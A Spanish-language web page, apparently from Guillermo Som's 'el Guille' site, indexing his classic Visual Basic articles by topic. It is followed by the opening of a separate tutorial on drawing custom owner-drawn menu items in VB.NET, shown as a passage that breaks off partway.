
En Neodata, México D.F., Noviembre 2002

Abel, David, Guille, Fernando, Esdras, Dámaso y Andrés

El Guille pintando las paredes de Neodata...

David Garza haciendo de las suyas...

X¢chitl, Dámaso, Abel, Andrés, Guille, Fernando y Esdras



Fernando, Dámaso, X¢chitl, Guillermo y David en El Tablitaco

Guille y David en El Tablitaco... por poco falta sitio pa gente tan "grande"

© Guillermo Som Cerezo, 1957-???
Sólo si estás loco se te ocurrirá usar estas fotos,
de todas maneras, si piensas hacerlo, avísame antes, please.

Las cosas publicadas en *el Guille* sobre Visual Basic clásico (hasta la versión 6.0)

- **Esta página contiene vínculos a artículos publicados para que aparezca en la búsqueda...**
- **Es que como sólo funciona la página de buscar en Mis Utilidades...**
- **Para cosas sobre Visual Basic .NET (o C#) puedes encontrar las cosas en el índice de punto NET**

Publicado el 30/Jul/2003
Revisión del 14/Sep/2003

Secciones:

- **API**
- **Trucos**
- **Bases de datos con "ADO"**
- **Bases de datos con "DAO"**
- **Problemas comunes**
- **Controles ACTIVEX**
- **Clases y programación orientada a objetos**
- **Creación de Ayudas tipo HLP o CHM**

MUY IMPORTANTE:
Si tienes problemas con algunos de los links que hay en esta página, lee esto.

API

Cuarta parte: (en esta lista, los más recientes están al principio)

1. Deshabilitar Alt+Tab y otras teclas en Windows NT/2000/XP (09/Mar/2003)
2. Copiar, cortar, pegar, deshacer... usando el API de Windows (28/Dic/2002)
3. Temas de Windows XP: consejos para usarlos desde Visual Basic clásico (30/Oct/2002)
4. ShellObjects (tareas del Shell de Windows) (18/Nov/2001)
5. Recorrer un TextBox multiline línea a línea (09/Nov/2001)
6. Convertir un Path de nombre corto a nombre largo (06/Nov/2001)
7. Convertir un Path de nombre largo a nombre corto (06/Nov/2001)
8. **Especial Resolución de Pantalla**: (04/Nov/2001)
   Averiguar la resolución actual y número de colores, usando API.
   Cambiar/restaurar la resolución de forma rápida.
   Enumerar las resoluciones disponibles y cambiar/restaurar la resolución de la pantalla.
9. Saber el directorio de Windows y el System (15/Oct/2001)
10. Cambiar el texto de los botones de un MsgBox (14/Sep/2001)
11. Revisión del código para leer ficheros INI desde Visual Basic

(14/Sep/2003)

Tercera parte:

1. El espacio de las unidades grandes (más de 2GB)
2. ScrollBars en controles sin ScrollBars
3. Generar números únicos para cada equipo (ver nota del 25/Jun/98)
4. Posicionar un MsgBox usando AddressOf
5. Cambiar la resolución de la pantalla (y el número de colores)
6. Subclasificar ventanas para interceptar mensajes (ejemplo para los de selección de menús)
7. Saber el directorio de Windows (ya estaba, pero no tenía link)
8. Seleccionar un directorio, usando SHBrowseForFolder
9. Deshabilitar los botones (y el menú system) de un form Normal o MDI
10. Una clase para saber los directorios del Sistema
11. Una API para saber los directorios del Sistema (SHGetSpecialFolderPath)
12. Saber si un form se muestra Modal o Normal
13. Ejecutar un programa y redirigir la salida estándard al programa de Visual Basic
14. timeGetTime, un temporizador más preciso que GetTickCount
15. **cQueryReg**: una clase para manipular el registro del sistema
16. Conectarse usando Acceso Telefónico a Redes (ejemplo usando la clase cQueryReg)
17. Enumerar las claves o valores de una clave del registro de Windows (ejemplo usando la clase cQueryReg)
18. Enumerar los usuarios de nuestro equipo (profiles)
19. Registrar Hot-Keys para nuestra aplicación (para activarla, por ejemplo)
20. Manejar ficheros INIs: leer, guardar, borrar, leer secciones enteras, leer todas las secciones (06/Mar)
21. Copiar, Mover y Eliminar ficheros usando el API de Windows (SHFileOperation) (11/May)
22. Seleccionar carpetas e incluso ficheros, usando SHBrowseForFolder (13/May)
23. **cQueryReg:** Revisión de la clase para manejar el registro del sistema (12/Jun/99)
24. Conectarse a unidad de red (23/Jun/99)
25. Clase para manipular el volumen de la tarjeta de sonido (09/Jul/99)
26. Formularios transparentes en Windows 2000 (Layered Windows) (24/Abr/00)
27. Posicionarse al principio o final de un MSFlexGrid (19/Ago/00)

28. **cLocaleInfo:** clase para obtener la configuración regional de Windows (23/Mar/01, 29/Oct/02)
29. GetLogicalDrives y GetLogicalDriveStrings, funciones para saber las unidades lógicas de nuestro equipo (17/Abr/01)
    (y las que están disponibles)
30. **GetPrinterJobs**: Saber el número de trabajos pendientes de imprimir (09/Jun/01)
31. Deshabilitar el botón cerrar de un formulario (20/Jun/01)

Segunda Parte:

1. Buscar en un ComboBox o ListBox usando el API
2. SHFormatDrive: Formatear un disco usando el API (y GetDriveType para saber que tipo de unidad es)
3. Sobre los recursos en 32bits (un código de Joe LeVasseur)
4. Saber el tipo de una unidad de disco y si es un CDROM (16 y 32 bits)
5. Averiguar el espacio libre de una unidad de disco (32 bits)
6. Nombre del usuario actual de Windows (32 bits)
7. Número de líneas, posición del primer caracter de una línea y longitud (en un TextBox)
8. Bitmaps en los menús, usando API ¡claro!
9. Ejecutar cualquier programa usando el API (un truco de Joe LeVasseur)
10. Cambiar el fondo del escritorio de Windows (WallPaper)
11. Usando MSGBLAST para manejar mensajes de Windows (VB3/VB4-16 y VB4-32)
12. Reiniciar Windows (listados para 16 y 32 bits)
13. ¿Cómo evitar el uso de CTRL+ALT+SUPR y ALT+TAB? (sólo Win95)
14. ¿Cómo enviar archivos a la papelera de reciclaje? (VB-32 bits)
15. ¿Cómo desplegar y contraer el contenido de un ComboBox? (16 y 32 bits)
16. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)
17. Comprobar si existe un fichero, usando el API, claro. (FileExist)
18. Reiniciar Windows (2ª parte) revisado para Windows NT
19. Averiguar el espacio libre de una unidad de disco (16 bits)
20. Tocar un archivo de forma indefinida y repetitiva (sólo WAVs)
21. Un ejemplo, usando API, de cómo tocar de forma indefinida un fichero MIDI
22. Saber el nombre de nuestro equipo (32 bits)

Primera parte:

1. SendMessage: la que siempre hay que tener a mano
2. SetWindowWord: crear ventanas flotantes
3. Manejo de ventanas...
4. GetVolumeInformation: leer el volumen de un disco (32 bits)
5. GetDriveType: comprobar el tipo de unidad
6. Dejar una ventana siempre visible
7. Usar Sleep en lugar de DoEvents
8. Manejo del Registro
9. Diálogos comunes del API
10. Iconos en la barra de tarea
11. Marcador de teléfonos de Win95
12. Sleep parece que no sirve para sustituir a DoEvents...
13. Usar GetTickCount en lugar de Timer
    Ejemplo de GetTickCount()
14. Ficheros de declaraciones del API (16 y 32 bits)
15. Leer la etiqueta del volumen y el número de serie (sólo 32 bits)
16. La línea actual y el número de líneas de un text-box
17. Uso de PostMessage en lugar de SendMessage

...

TRUCOS

Tercera Parte:

1. Posicionar el cursor al final de una línea de texto
2. Acceder a un control por la tecla rápida sin necesidad de pulsar ALT+letra.
3. Para los que tenemos poca memoria... y VB5
4. Cómo simular sobreescribir e insertar en un TextBox
5. Limitar la entrada de un TextBox sólo a números (rectificada 21/Sep/01)
   Limitar la entrada de un TextBox sólo a números (incluso notación científica) (13/Jul/02)
6. Justificar el contenido de un TextBox
7. Mostrar los elementos de un ComboBox mientra se escribe
8. Sincronizar el contenido de dos ListBox
9. Activar la instancia anterior de una aplicación al cargarla por segunda vez

10. Desplazar los elementos de un ListBox
11. Hacer referencia a un control usando una variable
12. Otro procedimiento para esperar X segundos
13. Más sobre la colección Forms y Controls (hacer referencia a un control o form usando variables)
14. Cómo pasar parámetros opcionales de un procedimiento a otro, usando ParamArray. (15/Mar/99)
15. Usar la clase cNum2Text en una hoja de Excel (21/Ago/00)
16. Crear controles en tiempo de ejecución (31/May/01)
17. Ejemplos de cómo usar los controles *especiales* de Visual Basic clásico (Oct/2002)
    (Los controles comunes de Windows y esas cosas...)
    Ejemplo de uso del control TabStrip (03/Mar/98)
    Ejemplo de uso del control CoolBar (05/Dic/2000)
    Ejemplo de uso del control Treeview (05/Oct/2002)
    Ejemplo de uso del control ListView (06/Oct/2002)

18. Temas de Windows XP: consejos para usarlos desde Visual Basic clásico (30/Oct/2002)
19. Usar un Servicio Web XML desde VB6 (20/Jun/2003)
20. Cómo crear un proyecto de instalación para VB6 con Visual Studio Installer (14/Jul/2003)
21. Cómo usar los lenguajes Scripts desde Visual Basic usando MSScript.ocx (05/Sep/1998 - 30/Jul/2003)
22. Una rutina para automatizar los formularios que usen temas de XP (21/Ago/2003)

Segunda Parte:

1. ¿Recursos?: Si, Gracias!
2. Comprobar cómo se cierra una aplicación
3. Averiguar el signo decimal
4. Usar los IO Ports en VB 16 y 32 bits
5. Funciones para leer/escribir en archivos INI
6. Desglosar una ruta/nombre de archivo
7. Cómo saber si un programa ha finalizado (VB4 16 ó 32)
8. Cómo saber si un programa ha finalizado (VB3)
9. Obtener la etiqueta y número de serie del volumen en VB de 16 bits. También para 32 bits
10. Usar Shell para ejecutar una orden del MS-DOS
11. Como llamar al Microsoft Internet Mail y News desde un programa VB
12. Ejecutar cualquier tipo de archivo, incluso accesos directos (LNK)

13. Un Huevo de Pascua (Easter Egg), el del VB4
14. Ejemplo de cómo restar Fechas y Horas
15. Leer la línea de comandos y quitarle los 'posibles' caracteres de comillas
16. Determinar la resolución de la pantalla.
17. Usa tus propias instrucciones en lugar de las de VB
18. Descargar una DLL o Ejecutable que esté en memoria (sólo 16 bits)
19. Barra de botones al estilo Office y un ToolTip sencillo
20. Revisión de la barra de botones.
21. No permitir cambiar el tamaño de una ventana redimensionable

Primera parte:

1. Mover un Form sin caption ¡Al fin un método sencillo!
2. Mover y soltar controles con Drag & Drop (AL FIN!)
3. Cambiar el tamaño de un Picture usando el API de Windows
4. Métodos para usar el CommonDialog de Visual Basic
5. Crear controles que se pueden cambiar de tamaño usando el API de Windows
6. Extraer iconos usando librerías del API de Windows
7. Añadir a la lista de un Combo el texto escrito
8. Imitar un Combo Box al estilo del de ayuda.
9. Scroll horizontal para un List Box usando SendMessage
10. Text-Box con 64 KB en lugar de 32 KB
11. Comprobar si un programa cargado con Shell se está ejecutando
12. Catálogo de CD's musicales
13. Más trucos usando el API de Windows (16 y 32 bits)
14. Dejar una ventana siempre visible
15. Seleccionar el texto al entrar en un TextBox
16. Mostrar la posición del cursor al editar un TextBox
17. Refrescar un control con DoEvents
18. Mostrar el texto "marcado" de un CheckBox al seleccionarlo
19. Crear una lista de CheckBox (ChkList)
20. Usa tu computadora para ganar dinero...
21. Otra forma de usar VScroll y HScroll...

...

BASES DE DATOS "ADO"

Estos links están en la página de Bases de datos ADO

1. Cómo manejar fechas en consultas, además de otros ejemplos, tanto para ADO como para DAO (09/Jul/03)
2. Acceder a una base de datos ADO sin el data control (Curso Básico entrega 41) (09/Jul/03)
3. Más consejos para mejorar el acceso a datos, aportados por Norman A. Armas (25/Oct/2001)
4. Compactar y cambiar el password de una base de datos (24/Oct/2001)
5. Compactar una base de datos con password (24/Oct/2001)
6. Consejos para mejorar el acceso a los datos (04/Oct/2001)
7. Código de ejemplo de compactar, crear base y crear tablas con ADO (29/Sep/2001)
8. Compactar una base de datos usando ADO y VB (29/Sep/2001)
9. Crear una tabla en una base de datos, usando ADO y VB (29/Sep/2001)
   Leer nota del 04/Oct/2001 y 27/Dic/2002
10. Crear una base de datos con ADO, usando código de VB (29/Sep/2001)
11. Abrir una base de datos ADO con contraseña (05/Sep/2001)
12. Manipular imágenes usando ADO (con datacontrol) (11/Jul/2001)
13. Usar el ADO DataControl (Curso Básico entrega 36) (14/Feb/2001)
14. Acceder a bases de datos usando ADO (sin el data control) (31/Ago/1999)
15. Acceder a bases de Access 2000 (usando el datacontrol de ADO) (31/Ago/1999)

...

BASES DE DATOS "DAO"

Estos links están en la página de Bases de datos

1. Copiar la estructura de una tabla con Access
2. Ordenes SQL para cambiar los datos de una tabla.

3. Caracteres no "standards" en los nombres de los campos
4. Procesar una consulta SQL (Execute)
5. Procesar una consulta SQL creando un Recordset
6. Evitar el error al asignar un Null
7. Comprobar si un registro se está editando
8. Asignar a un Recordset los registros deseados
9. Compactar una base de datos, usando código VB (27/Feb)
10. Crear una base de datos, usando código VB (18/Abr)
11. Como crear un Formulario de Datos con un Grupo de Registros Subyacente (18/Abr)
12. Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE) (20/Abr)
13. Procesar el resultado de una consulta con varias tablas para evitar registros duplicados (13/Jul)
14. Programación sobre la seguridad de Access (31/Ago)
15. Un método rápido para efectuar búsquedas (8/Sep)
16. Enumerar las tablas de una base de datos (17/Sep)
17. Capturar errores de ODBC (9/Abr/98)
18. Acceso a bases de datos SQL Server...
19. Cargar Imágenes de una base de datos sin usar el DataControl
20. Acceder a bases de datos de Access 2000 con el VB5 (05/Oct/99)
21. Un consejo si instalas VB6 SP4 para acceder a bases de datos de Access 2000 (10/Nov/00)
22. Ejemplo "simple" de acceso a datos DAO con el data control (Curso Básico entrega 34) (09/Jul/03)
23. Buscar en una base de datos DAO con el data control (Curso Básico entrega 35) (09/Jul/03)
24. Acceder a una base de datos DAO sin el data control (Curso Básico entrega 40) (09/Jul/03)
25. Realizar consultas en una base de datos DAO (Curso Básico entrega 40) (09/Jul/03)
26. Cómo manejar fechas en consultas, además de otros ejemplos, tanto para ADO como para DAO (09/Jul/03)

...

☐ PROBLEMAS COMUNES

Estos links están en la página para Novatos

Los links:

1. Cuidado al dimensionar varias variables con un solo DIM (11/Ene/2003)

Los links del año 1997:

1. (24/Ene) Bucles For
2. (24/Ene) Usa siempre Option Explicit
3. (24/Ene) Hacer comparaciones sin importar que sean mayúsculas o minúsculas
4. (25/Ene) Evitar que un sub entre en un bucle sin fin...
5. (15/Feb) Sobre los argumentos con ByVal y ByRef
6. (15/Feb) Cuidado con las cadenas pasadas al API de Windows con ByVal
7. (22/Feb) Efecto ToolTip para VB 2.0 y superior
8. (5/Mar) Comparaciones más rápidas con IF...THEN
9. (24/Mar) Los declaraciones de Funciones del API y Tipos definidos en un Form o módulo de Clase
10. (24/Mar) La visibilidad de las variables
11. (24/Mar) El Tipo de las variables por defecto
12. (8/Abr) Listados de ejemplo para crear un ToolBar, ToolTips y efectos 3D para VB3
13. (6/Jul) Evitar que una aplicación se cargue por segunda vez (**VB2 y posteriores**)
14. (9/Jul) Evitar los eventos en cascada... ¿te suena el OUT OF STACK SPACE?

Estos links están en la página de Consejos

1. Sobre los controles de VB4 32bits y VB5cce
2. Una programación más ordenada (25/Dic/96)
3. Bug del objeto Printer en VB4 (01/Mar/97)
4. Convertir el código de los listados para usarlo con VB3 (siete consejos prácticos)
5. Quitar del VBP los controles no usados (25/Ago/97)
6. Visual Basic y el año 2000 (o cómo maneja el VB los años de dos cifras) (19/Feb/1998)

7. Ejemplo de uso del control TabStrip (03/Mar/98)
8. Ejemplo de uso del control CoolBar (05/Dic/2000)

9. Ejemplo de uso del control Treeview (05/Oct/2002)
10. Ejemplo de uso del control ListView (06/Oct/2002)
11. **Link al índice de controles *especiales* de Visual Basic** (06/Oct/2002)

12. Cuidado al dimensionar varias variables con un solo DIM (11/Ene/2003)

Estos links están en la página de Preguntas y Respuestas

1. Cómo evitar los caracteres "raros" al añadir un cambio de línea en un TextBox Multiline (06/Nov)
2. Activar formulario en MDI (06/Nov)
3. ¿Que tipo de control? (06/Nov)
4. ¿Cómo crear controles en tiempo de ejecución? (07/Dic)
5. ¿Cómo asignar una imagen a un campo de una base de datos? (usando el DataControl) (07/Dic)
6. ¿Cómo llamar al "buscador" del Explorer? (Buscar Ficheros o Directorios) (11/Mar)
7. ¿Cómo cambiar la orientación de una página e imprimir en cualquier posición? (12/Mar)
8. ¿Cómo redondear los números? (12/Mar)

...

CONTROLES ACTIVEX

Estos links están en la página ActiveX

1. Controles, Listados y Páginas de Ejemplo de controles ActiveX (antes OCX)
2. Si quieres ver un extracto de lo que nos deparará el VB5, sigue este link.
3. Creación de un control ActiveX (OCX) Paso a Paso
4. Nuevo apartado HTML Layout Control, para crear páginas ALX (ActiveX)
5. Otro control ActiveX más: gsSelDir.ocx (página explicativa) y la

página de Prueba

6. Control ActiveX: **gsVerImagenes**, La explicación (en esta página) y también la página de Prueba
7. Control ActiveX: **gsSelDirFile** (página explicativa) y la página de Prueba
8. Control ActiveX: **gsImage** (página de prueba, el código del control y ejemplos para VB4 y VB5)
9. Cómo instalar y configurar el Visual Basic 5.0 Control Creation Edition (VB5CCE) (20/Jul/2003)

...

CLASES Y PROGRAMACIÓN A OBJETOS

Estos links están en la página de Clases y en la de Artículos publicados en otros sitios

1. Usarla en lugar de un array
2. En el programa gsExecute hay otro ejemplo
3. Crear una librería OLE
4. Un poco más de clase
5. Y más todavía, con y sin librería OLE (Librería OLE y ejemplos de cómo usar los objetos expuestos)
6. Servidor OLE para obtener los recursos del Sistema
7. Un servidor OLE Outprocess: Averiguar si una aplicación se está ejecutando.
8. Clase para simular el StatusBar (de forma simple)
9. Una clase para saber los directorios del Sistema (Windows, System, Archivos de Programa, Menu Inicio, etc.)
10. Más artículos sobre los objetos: publicados originalmente en VB Online edición USA.
    Objetos en Visual Basic
    Objetos en Visual Basic: Piensa objetivamente
11. Los artículos publicados en Algoritmo sobre Objetos en Visual Basic
12. El tercer (y por ahora último) artículo publicado en Algoritmo sobre Objetos en VB
13. Una clase para manipular el registro del Sistema
14. Colaboración de Luis Sanz: Ponga una clase en su vida
15. **cGetTimer:** una clase para calcular periodos pequeños de

tiempo
16. Nueva colaboración de Luis Sanz: Ponga una clase en su vida (dos)
17. Simular la herencia con el Visual Basic
18. Copiar objetos en Visual Basic (clonar objetos) (24/Ago/99)
19. **SelDir:** Diálogo para seleccionar Directorios y/o archivos
20. **gsSelDir:** Control para seleccionar Directorios
21. **gsSelDirFile:** Control para seleccionar Directorios y Archivos (gsSelDirFile)

Los artículos publicados en Algoritmo:

1. Introducción: ¿Cómo sentirse un poco objeto y saber manejarse?
2. Objetos más consistentes
3. Y tú... ¿Qué coleccionas?

Los artículos publicados en VBOnline edición USA, pero en castellano:

1. Objetos en Visual Basic
2. Objetos en Visual Basic: Piensa objetivamente

...

Creación de Ayudas

Estos links están en la página de creación de ayudas tipo HLP

1. Primera tentativa (25/Ene/97)
2. La segunda (25/Ene/97)
3. La tercera (consejos y promesa) (30/Ene/97)
4. La cuarta (Los Hot-spots) (2/Feb/97)
5. Extraer el texto de un archivo de ayuda (26/Feb/97)
6. Una utilidad para 'destripar' los archivos de ayuda (24/Jul/97)
7. Un archivo de ayuda con muchos trucos (15/Ago/97)
8. Cómo mostrar el contenido del archivo CNT... y más cosas...

(5/Dic/97)
9. Crear Ayudas (formato CHM) con el HTML Help Workshop (HHW) (3/Jul/98)
10. Guía rápida de creación de ayuda (formato HLP) con el Help Workshop (HCW) (5/Ene/99)
11. Mostrar el título de la página separado del texto normal (5/Ene/99)
12. Usar links a páginas WEB y a e-mail desde un fichero de ayuda HLP (21/Ago/00)

Estos links están en la página de creación de ayudas tipo CHM (HTML)

1. Una prueba que tenía hecha con esto del hhctrl.ocx (Abr/97)
2. Introducción al HTML Help (colaboración de Raul Yepez publicada el 15/Dic/97)
3. Entrega uno (para empezar)
4. Entrega número Dos, seguimos con el tema
5. Tercera Entrega: Preparados para usarlo con Visual Basic
6. Cuarta Entrega: una clase para manejar la ayuda HTML y otras cosillas... (29/Dic/98)

Sobre esta página (30/Jul/2003)

Pues eso... que debido a que sólo funciona la búsqueda en la carpeta Utilidades, me he decidido a crear una página con el contenido de "algunas" de las cosas que hay publicadas en mis páginas, para ver si así al buscar, te encuentra algo.

Te recuerdo que cuando encuentra algo, la dirección que da es: http://guille.costasol.net:8080 por tanto no te recomiendo que guardes la dirección con el :8080 ya que es posible que en un futuro no esté disponible.

¡Suerte!

Nos vemos.
Guillermo

Nerja, 30 de julio de 2003

Si algunos de los links de esta página no funcionan.

Es posible que algunos de los links que hay en esta página no funcionen, eso es debido a que están copiados de las páginas originales y algunas de esas páginas no sólo contienen el vínculo, sino que también la explicación o detalle de lo tratado, por tanto el link hará referencia erróneamente a una parte de esta página que no existe.

En un futuro espero solucionarlo, pero por ahora lo que puedes hacer es entrar en las páginas relacionadas listadas en cada sección, con idea de que puedas ver lo que has estado buscando.

Espero que no te moleste demasiado... sobre todo porque espero que con esta página te sea más fácil encontrar lo que buscas en mi sitio.

Gracias.

Cómo iluminar menús en .NET

Imágenes, colores y tipos de letra para convertir un menú en una obra de arte.

Fecha: 29 Julio 2003 (06/Ago/03)
Cipriano Valdezate Sayalero

Introducción

Los monjes medievales, que no vieron un teclado en su vida, convertían los libros que copiaban en increíbles obras de arte. Lo llamaban "iluminar manuscritos". Pues voy a contaros cómo colorear, cambiar el tipo de letra y añadir imágenes a los menús para que estén "iluminados", y encapsularlo todo en una clase para que todo sea teclear y cantar.

(nota a pie de página: si no sabes crear menús en tiempo de ejecución te recomiendo que leas este artículo del Guille)

Qué se puede iluminar y qué no

Podemos personalizar:

- La imagen
- El color y tipo de letra del texto seleccionado y del no seleccionado

- El número de colores del ítem seleccionado y del no seleccionado: uno o dos
- Si son dos, el tipo de gradación de uno a otro

No podemos personalizar:

- El color del ítem no seleccionado. Mediante código es posible, y el sistema operativo parece que lo intenta, pero... no recomiendo ni que lo intentéis, y si no me hacéis caso, guardad antes todo lo que estéis haciendo si no queréis perderlo, porque Windows se vengará.

Y cómo se hace

Se trata de crear una clase derivada de **System.Windows.Forms.MenuItem**. La clave está en los tres puntos siguientes:

- La propiedad **OwnerDraw** de la clase base. Debemos asignarle el valor `True` en el constructor:

```
Public Sub New()
    MyBase.New()
    MyBase.OwnerDraw = True
End Sub
```

- El método protegido **OnDrawItem**. Lo reimplementaremos y pintaremos en él el ítem:

```
Protected Overrides Sub OnDrawItem(ByVal e As DrawItemEventArgs)
```

- El método protegido **OnMeasureItem**. En su reimplementación calcularemos el tamaño del ítem según la longitud del texto y nuestro gusto:

```
Protected Overrides Sub OnMeasureItem(ByVal e As MeasureItemEventArgs)
```

El código restante contiene la interfaz mediante la cual el código cliente define su obra de arte y un método público que coloca al ítem, una vez definido, en su posición dentro del **MainMenu**:

```
    Public Overloads Function Add() As IconMenuItem
        _TopItem.MenuItems.Add(Me)
        Return Me
    End Function

    Public Overloads Function Add(ByVal Indice As Integer) As IconMenuItem
        _TopItem.MenuItems.Add(Indice, Me)
        Return Me
    End Function
```

La variable `_TopItem` representa la cabeza de la columna donde se colocará el IconMenuItem recién creado. Si no se especifica índice, se coloca el último, y si se indica índice, en la posición por el índice indicada.

OnDrawItem

Cuatro son las tareas que realiza este método

- La primera línea invoca al método **OnDrawItem** de su clase base
- Después pasa una mano de pintura por el ítem
- Luego cuelga la imagen
- Y por último escribe el texto

La mano de pintura

Lo primero es hacernos con la brocha y elegir color o colores. Mi implementación crea un objecto **Brush** con dos colores. Si queremos sólo uno, asignamos a los dos el mismo valor. El ejemplo siguiente pinta un ítem con los colores agua y blanco en gradación vertical: (expondré los ejemplos con valores determinados en vez de con variables por mor de la claridad)

```
  Dim pincel, boli As Brush
  Dim rec As Rectangle = e.Bounds
```

```
        'Esta operación detecta si el ítem está siendo seleccionado o no.
        If Convert.ToBoolean(e.State And DrawItemState.Selected) = True Then
                'Aquí creamos la brocha gorda
            pincel = New LinearGradientBrush(rec, _
            Color.White, Color.Aqua, LinearGradientMode.Vertical)

            'De paso creamos el Brush con el que escribiremos el texto
            boli = New SolidBrush(Color.Blue)
        Else
            'Si el ítem no ha sido seleccionado, solo cabe un color:
SystemBrushes.Menu
            pincel = SystemBrushes.Menu

                'El texto, sin embargo, puede ser de cualquier color aun
deseleccionado.
                'SystemColors.MenuText es el predeterminado
            boli = New SolidBrush(SystemColors.MenuText)
        End If
                'Y aquí damos el brochazo
                    e.Graphics.FillRectangle(pincel, rec)
```

Aquí está nuestra creación:

El cuadro en la pared

Cualquier imagen que quepa en un ImageList puede clavarse en un ítem. Ahora bien, sólo las que son propiamente iconos, cuya extensión es .ICO, conservan su fondo transparente. También las imágenes .GIF admiten transparencia. Si disponemos de la aplicación adecuada, podemos convertir un color determinado de una imagen .GIF en transparente, de modo que si esa misma aplicación es capaz de exportar otros formatos a .GIF, entonces ya sabemos cómo transparentar el fondo de (en principio) cualquier imagen.

Primero marcamos el punto en la pared, no en el centro sino en la esquina superior izquierda:

```
Dim PF As PointF = New PointF(e.Bounds.Left + 2, e.Bounds.Top + 2)
```

e.bounds representa la superficie rectangular del item. Ya tenemos el punto de arranque, ya podemos darle al pincel.

Si hemos rescatado la imagen del control ImageList (aunque originariamente fuera un icono) o la

hemos recogido del suelo de nuestro disco duro y su formato no es .ICO, invocamos **DrawImage**:

```
e.Graphics.DrawImage(ImageList1.Images(<Índice>), PF)

e.Graphics.DrawImage(Image.FromFile(<Ruta del archivo>), PF)
```

Si, en cambio, estamos capturando un archivo .ICO, entones recurrimos a **DrawIcon**. A diferencia de las imágenes, que se estrechan cualquiera que sea su tamaño hasta que encajan en su rectángulo, los iconos se pintan tal cual, así que, antes de clavar un icono, tenemos que asegurarnos de que cabe. La medida idónea es 16x16 pixels. Puesto que los archivos .ICO pueden contener dentro de sí la misma imagen en varios tamaños, debemos asegurarnos de que capturamos la versión 16x16.

Primero creamos un objeto **Icon** tomándolo de su archivo:

```
Dim Icono As Icon = New Icon(<Ruta del archivo .ICO>)
```

y luego creamos otro que extrae la versión 16x16. Si no existe obtendremos no un error, sino la versión disponible más cercana:

```
Dim Icono16 As Icon = New Icon(Icono, New Size(16, 16))
```

Y ya podemos clavarlo:

```
e.Graphics.DrawIcon(Icono16, PF.X, PF.Y)
```

La pared sin cuadro

Si no queremos imagen en el ítem entonces no queremos **IconMenuItem**, pensará mi paciente lector. También pensé yo lo mismo. Pero resulta que, como es lógico, el MenuItem no reserva espacio para imagen y comienza a escribir el texto donde el IconMenuItem ha pintado su imagen. Si juntamos un MenuItem con un IconMenuItem nos queda, por tanto, el texto sin alinear.

Solución salomónica: pintar una imagen transparente. Añadimos a nuestra clase (en realidad es un

componente) un **ImageList**, le introducimos una imagen en blanco y cuando el código cliente construya el **IconMenuItem** sin referencia a imagen o icono algunos se la estampamos.

Chequéame esos ítems

